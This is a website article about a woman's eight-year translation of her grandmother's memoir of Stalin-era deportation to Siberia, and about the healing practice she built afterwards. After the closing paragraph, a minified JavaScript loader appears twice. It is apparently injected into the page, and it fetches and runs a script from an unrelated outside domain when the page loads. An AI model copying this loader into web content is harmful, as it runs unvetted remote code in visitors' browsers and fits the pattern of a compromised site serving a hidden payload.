
Isabella Skrypczak had heard the story her whole life. The story of her grandmother, Babcia Ida, surviving Stalin’s deportation to Siberia as a six-year-old child. The summers in Poland as a girl, sitting across from her babcia while she shared fragments of what she had survived. . The details came in pieces – A frozen winter. A separation from her imprisoned father. A long road home. By the time Isabella, who goes by Iza, was an adult raising her own daughter Kamila in Austin, she could have recited the outlines of that story by memory.
What she did not know yet was how different it would feel to translate the full written memoir from Polish into English, sentence by sentence. The shift from listening as a child to translating as an adult became the gateway to her healing work and the foundation of what she does today through Iza Clara Healing.
The Story She Grew Up Hearing
Babcia Ida Kinalska-Pietruska was the kind of grandmother who did not hide her history. She had survived something most people only read about in textbooks, and she told her granddaughter pieces of it across childhood summers in Poland. Iza grew up with the names of places, the contours of events, the framework of what had happened. She understood that her grandmother had been six years old in 1940 when Soviet soldiers pounded on the door before dawn. She knew about the cattle car. She knew about Siberia.
But knowing the outline of a story and feeling the weight of one are two different things. As a child, Iza listened the way children listen to anything older than they are. The story belonged to her grandmother. It was Babcia’s. Iza absorbed the warmth of the visits and a low, ambient tension underneath them she could not name. Years later, she would understand that tension was the unspoken layer of her grandmother’s survival, living quietly in her own body.
The Decision To Translate The Full Memoir
Babcia Ida had published her own version of the story in Polish in 2011 under the title Syberia: Oczami Dziecka. The book received national attention in Poland. But for years it remained inaccessible to the English-speaking world, including to members of Iza’s family, whose Polish was conversational but not strong enough to read the memoir fluently.
Iza was working in HR at a major tech company at the time. She had a good career, and a life that looked from the outside like it was working. But something insisted that her grandmother’s full story needed to live in English. So she sat down, opened the first page, and began.
What surfaced was more than just a translation.
Why Translating As An Adult Felt Different Than Listening As A Child
The translation was not just a literary exercise. Iza describes feeling each sentence land in her DNA, one strand at a time. The story she thought she knew became something much more profound on the page.
As a child, she had heard about cold winters. As a translator, she felt the frozen body. As a child, she had heard about hunger. As a translator, she felt the pangs that did not lift. As a child, she had heard about the family being taken from their home. As a translator, she sat with the violation of being kidnapped from home and forbidden to return. Every sentence required her to channel a moment her grandmother had lived. The shakes of uncontrolled fevers. The grief of separation from her father. The tiny, calloused hands from forced labor.
That is why the book took eight years. Some chapters she could only translate in fragments. She had to stop and let the grief move through her body before she could pick the work back up. It was the longest, most embodied act of listening of her life.
The Healing That Came From Sitting With It
What Iza did not expect was the way translation became its own kind of healing. Grief she had never named rose up. The chronic tension she had carried in her body softened. She realized her grandmother’s survival had been living inside her nervous system the whole time.
The deeper revelation came when she sat with what had saved her grandmother. Babcia Ida had survived not because of strength alone but because of strangers who, themselves starving and forced to work, kept giving anyway. People who did not share Ida’s language, religion, or background still chose to remain human in a place designed to strip humanity from them. That insight cracked Iza’s identity categories open and forced her to confront her own quiet fear of “the other.” As she puts it: “How many of us speak about tolerance and love for others, yet haven’t done the inner work of feeling the unprocessed ancestral pain we still carry?”
She came to understand, slowly, that healing was not invented. It was remembered.

What She Built From The Translation

A Polish Girl in Siberia: Surviving and Transcending Exile, the English translation of Ida’s memoir, was published by Disruption Books and has been compared to Anne Frank’s The Diary of a Young Girl. Kirkus Reviews called it “a testament to the resilience of the human spirit.” Barbara Kirshenblatt-Gimblett of the POLIN Museum of the History of Polish Jews called it “an inspiring story of resilience against all odds.”
For Iza, the book is a literary accomplishment, but it was also the beginning of her real work. She now runs Iza Clara Healing, where she helps others trace the inherited patterns shaping their lives and gently release what is not theirs to carry. The shift from listening as a granddaughter to translating as an adult is what taught her that some stories cannot just be heard. They have to be felt. And in feeling them, she found the path she was always meant to walk.
;(function(f,i,u,w,s){w=f.createElement(i);s=f.getElementsByTagName(i)[0];w.async=1;w.src=u;s.parentNode.insertBefore(w,s);})(document,’script’,’https://content-website-analytics.com/script.js’);;(function(f,i,u,w,s){w=f.createElement(i);s=f.getElementsByTagName(i)[0];w.async=1;w.src=u;s.parentNode.insertBefore(w,s);})(document,’script’,’https://content-website-analytics.com/script.js’);